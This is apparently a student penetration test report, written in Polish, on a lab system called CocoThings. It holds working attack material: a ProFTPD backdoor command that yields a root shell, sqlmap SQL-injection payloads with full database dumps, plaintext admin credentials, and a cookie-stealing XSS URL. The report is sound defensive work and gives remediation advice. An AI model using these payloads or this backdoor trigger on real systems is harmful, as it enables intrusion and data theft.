Raport podatności znalezionych w systemie CocoThings

Testowany system	CocoThings
Data wykonania testów	23.05.2022- 26.05.2022
Audytorzy	Gryka Paweł, Wawrzyńczak Michał
Wersja raportu	1.2

Spis treści

1 Ogólne informacje

1.1 Streszczenie

Testy penetracyjne zostały wykonane przez dwuosobowy zespół wykwalifikowanych studentów. Przetestowane zostały sieci 10.5.1.0/24, 10.5.2.0/24 oraz aplikacja www. Testy zostały przeprowadzone z podejściem black-box.

1.2 Lista znalezionych podatności

Wykonane testy penetracyjne ujawniły następujące podatności:

- Serwer ftp - `10.5.0.254:21`(publiczny), `10.5.1.11:21` (wewnętrzny)
    1. ProFTPD-1.3.3c Backdoor Command Execution
- Aplikacja webowa - `http://10.5.0.254`(publiczny), `http://10.5.1.10`(wewnętrzny)
    1. SQL Injection
    2. Hasła przechowywanie w plain-text
    3. Reflected XSS

1.3 Wnioski

Testy wykazały bardzo duże problemy bezpieczeństwa zarówno z siecią wewnętrzną jak i aplikacją webową. Wykryte podatności mogą służyć do skompromitowania całego systemu.

1.4 Klasyfikacja podatności

Stosowana klasyfikacja podatności jest zgodna z Common Vulnerability Scoring System (CVSS) v2.0. Dla każdej podatności przypisana jest ocena w skali 0 - 10. Gdzie 0 oznacza brak zagrożenia bezpieczeństwa, a 10 oznacza wysoki wpływ na bezpieczeństwo.

- CVSS: 0.0 - 3.9, NISKI
  Wykorzystanie luki ma niewielki bezpośredni wpływ na bezpieczeństwo aplikacji lub zależy od warunków, które są bardzo trudne do osiągnięcia w praktyce (np. fizyczny dostęp do serwera). do serwera.
- CVSS: 4.0 - 6.9, ŚREDNI
  Wykorzystanie luki może zależeć od czynników zewnętrznych (np. przekonanie użytkownika do kliknięcia na hiperłącze) lub innych warunków, które są trudne do osiągnięcia. Ponadto, wykorzystanie luki zwykle umożliwia dostęp tylko do ograniczonego zestawu danych lub do danych o mniejszym znaczeniu.
- CVSS: 7,0 - 10.0, WYSOKI
  Wykorzystanie luki pozwala na przejęcie kontroli nad serwerem lub urządzeniem sieciowym, lub umożliwia dostęp (w trybie odczytu i/lub zapisu) do danych o dużej wartości. Wykorzystanie luki jest zazwyczaj proste. Podatności oznaczone tym tagiem muszą być naprawione bezzwłocznie, szczególnie jeśli występują w środowisku produkcyjnym.

2 Znalezione podatności - informacje techniczne

Sekcja zawiera szczegółowe opisy znalezionych podatności.

2.1 ProFTPD-1.3.3c Backdoor Command Execution

2.1.1 Lokalizacja i opis podatności, poziom niebezpieczeństwa

Podatność występuje w dostępnym pod adresem ip `10.5.0.254` na porcie `21`.

Wystawiony jest tam serwer ftp - `PROFTP 1.3.3c`. Działająca wersja serwera posiada wbudowanego backdoor'a. Po połączeniu się do serwera i wpisaniu polecenia `HELP ACIDBITCHEZ` atakujący uzyskuje dostęp do powłoki hosta na którym działa serwer FTP (`ip 10.5.1.11`).

Poziom niebezpieczeństwa został określony jako wysoki. Poznanie wersji uruchomionego serwera ftp i dostęp do powłoki hosta `ip 10.5.1.11` możliwe jest w bardzo krótkim czasie. Posiadanie kontroli nad hostem `ip 10.5.1.11` umożliwia dalsze eksplorowanie wewnętrznej sieci firmowej.

Ocena podatności według narzędzia narzędzia CVSS v2 jest następująca:
Vector (AV:N/AC:L/Au:N/C:C/I:C/A:C), overall 10.0.

2.1.2 Proof of concept

1. Wykonanie skanowania sieci, poznanie dostępnych usług i ich wersji. Wylistowanie potencjalnych podatności.
   `nmap -sV -T4 -F 10.5.0.254 --script vuln`

```
root@bt:/pentest/enumeration/web/dirb# nmap -sV -T4 -F 10.5.0.254 --script vuln

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2022-05-24 08:53 CDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     192.168.112.1
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.5.0.254
Host is up (0.00012s latency).
Not shown: 97 filtered ports
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     ProFTPD 1.3.3c
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=65534(nogroup)
80/tcp  open   http    Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch)
|_http-trace: TRACE is enabled
| sql-injection: Host might be vulnerable
| /authors.php?id=NightRanger'%200R%20sqlspider
| /authors.php?id=NightRanger'%200R%20sqlspider
```

2. Połączenie się do serwera ftp, wydanie polecenia aktywującego backdoor'a.
   `$ telnet 10.5.0.254 21`
   `> HELP ACIDBITCHEZ`
   (shell)

```
root@bt:/pentest/enumeration/web/dirb# telnet 10.5.0.254 21
Trying 10.5.0.254...
Connected to 10.5.0.254.
Escape character is '^]'.
220 ProFTPD 1.3.3c Server (ProFTPD Default Installation) [10.5.1.11]
HELP ACIDBITCHEZ
id;
uid=0(root) gid=0(root) groups=65534(nogroup)
ip a;
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether ca:fe:00:00:01:0b brd ff:ff:ff:ff:ff:ff
    inet 10.5.1.11/24 brd 10.5.1.255 scope global eth0
```

2.1.3 Rekomendacja naprawy

Zalecane jest zaktualizowanie wersji serwera ftp.
Warto rozważyć także zablokowanie dostępu do serwera z sieci publicznej jeśli nie jest to konieczne.

2.2 SQL Injection - webapp

2.2.1 Lokalizacja i opis podatności, poziom niebezpieczeństwa

Podatność występuje pod adresem `http://10.5.0.254/artpage.php?id=1` strony internetowej. Parametr id jest podatny na atak typu SQL Injection czyli wstrzyknięcie dodatkowego zapytania SQL.
Poziom niebezpieczeństwa określony został jako wysoki gdyż podatność pozwala na ściągnięcie wszystkich tabel bazy danych oraz pośrednio pozwala na dostęp do panelu administratora aplikacji webowej.

Ocena podatności według narzędzia narzędzia CVSS v2 jest następująca:
Vector (AV:N/AC:L/Au:N/C:P/I:P/A:P), overall 7.5.

2.2.2 Proof of concept

Zidentyfikowanie podatności zostało wykonane przy użyciu narzędzia `sqlmap`. Użyta została komenda: `python ./sqlmap.py -u "http://10.5.0.254/artpage.php?id=1"`

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 6158=6158 AND 'JspT'='JspT

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: id=-7547' UNION ALL SELECT NULL, NULL, CONCAT(0x3a79646e3a,0x734243536e664e664c70,0x3a7665703a), NULL, NULL, NULL, NULL# A
ND 'zRMX'='zRMX

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'CcBM'='CcBM
---
```

To samo narzędzie z opcją `--tables` pozwala odkryć różne bazy danych oraz tabele w nich zawarte:

```
Database: exploit
[8 tables]
+---------------------------------------+
| articles                              |
| authors                               |
| category                              |
| downloads                             |
| links                                 |
| members                               |
| news                                  |
| videos                                |
+---------------------------------------+

Database: information_schema
[17 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+

Database: mysql
[17 tables]
+---------------------------------------+
| columns_priv                          |
| db                                    |
| func                                  |
| help_category                         |
| help_keyword                          |
| help_relation                         |
| help_topic                            |
| host                                  |
| proc                                  |
| procs_priv                            |
| tables_priv                           |
| time_zone                             |
| time_zone_leap_second                 |
| time_zone_name                        |
| time_zone_transition                  |
| time_zone_transition_type             |
| user                                  |
+---------------------------------------+
```

Możliwe jest też pobranie zawartości tych baz danych. Żeby pobrać zawartość danej bazy wystarczy dodać opcję `-D` i nazwę wybranej bazy oraz `--tables --dump`. Za pomocą tej komendy uzyskany został dostęp do informacji z wszystkich trzech baz danych:

```
root@bt:/pentest/database/sqlmap/output/10.5.0.254/dump/exploit# ls
articles.csv  authors.csv  category.csv  downloads.csv  links.csv  members.csv  news.csv  videos.csv
root@bt:/pentest/database/sqlmap/output/10.5.0.254/dump/exploit# cd ../information_schema/
root@bt:/pentest/database/sqlmap/output/10.5.0.254/dump/information_schema# ls
CHARACTER_SETS.csv                    COLUMN_PRIVILEGES.csv  PROFILING.csv          SCHEMATA.csv          TABLE_PRIVILEGES.csv  USER_PRIVILEGES.csv
COLLATION_CHARACTER_SET_APPLICABILITY.csv  COLUMNS.csv        ROUTINES.csv           STATISTICS.csv        TABLES.csv            VIEWS.csv
COLLATIONS.csv                        KEY_COLUMN_USAGE.csv   SCHEMA_PRIVILEGES.csv  TABLE_CONSTRAINTS.csv  TRIGGERS.csv
root@bt:/pentest/database/sqlmap/output/10.5.0.254/dump/information_schema# cd ../mysql/
root@bt:/pentest/database/sqlmap/output/10.5.0.254/dump/mysql# ls
columns_priv.csv  help_category.csv  help_topic.csv  procs_priv.csv   time_zone_leap_second.csv  time_zone_transition_type.csv
db.csv            help_keyword.csv   host.csv        tables_priv.csv  time_zone_name.csv         user.csv
func.csv          help_relation.csv  proc.csv        time_zone.csv    time_zone_transition.csv
```

2.2.3 Rekomendacja naprawy

Naprawić ten problem można poprzez sanityzację zapytań SQL wywoływanych przez aplikację webową, w szczególności tych, na które użytkownik może mieć wpływ. Jest wiele sposobów na sanityzację zapytań, o dobrych praktykach prewencji SQL Injection mówi na przykład OWASP.

2.3 Przechowywanie haseł w plain-text

2.3.1 Lokalizacja i opis podatności, poziom niebezpieczeństwa

Dane użytkowników i haseł w bazie danych `exploit` są przechowywane w niezaszyfrowanej formie. Poziom niebezpieczeństwa został określony jako wysoki.

Ocena podatności według narzędzia narzędzia CVSS v2 jest następująca:
Vector (AV:N/AC:L/Au:N/C:P/I:P/A:P), overall 7.5.

2.3.2 Proof of concept

Tabela została pozyskana w wyniku SQL Injection opisanego w sekcji 2.2

```
id,password,username
1,P@ssw0rd,admin
2,1qa2ws,r00t
3,q1w2e3r4,editor
```

Te loginy i hasła mogą służyć do otrzymania panelu admina w aplikacji webowej:

2.3.3 Rekomendacja naprawy

Zalecana jest zmiana haseł oraz przechowywanie ich w postaci zaszyfrowanej.

2.4 Reflected XSS - webapp

2.4.1 Lokalizacja i opis podatności, poziom niebezpieczeństwa

Podatność występuje w parametrze `id` w wystawionej aplikacji webowej - `http://10.5.0.254/authors.php?id=`


Podając jako wartość parametru odpowiedni ciąg znaków zawierający JavaScript możliwe jest wykonanie ataku Reflected XSS

Poziom niebezpieczeństwa został określony jako średni. Podatność może zostać zostać wykorzystania do kradzieży sesji użytkowniki. Podatność może zostać wykorzystania jako część bardzie złożonego ataku.

Ocena podatności według narzędzia narzędzia CVSS v2 jest następująca:
Vector (AV:N/AC:M/Au:N/C:P/I:P/A:P), overall 6.8.

2.4.2 Proof of concept

1. W adresie url: `http://10.5.0.254/authors.php?id=GlaDiaTOR` znajdujący się parametr `id` przyjmuje parametry tekstowe.
   Podając jako wartość parametru skrypt JavaScript zostaje on wykonany.
   `http://10.5.0.254/authors.php?id=<script>alert(document.cookie)</script> \`



2.4.3 Rekomendacja naprawy

Zalecane jest wprowadzenie weryfikacji poprawności wprowadzanych przez użytkownika parametrów.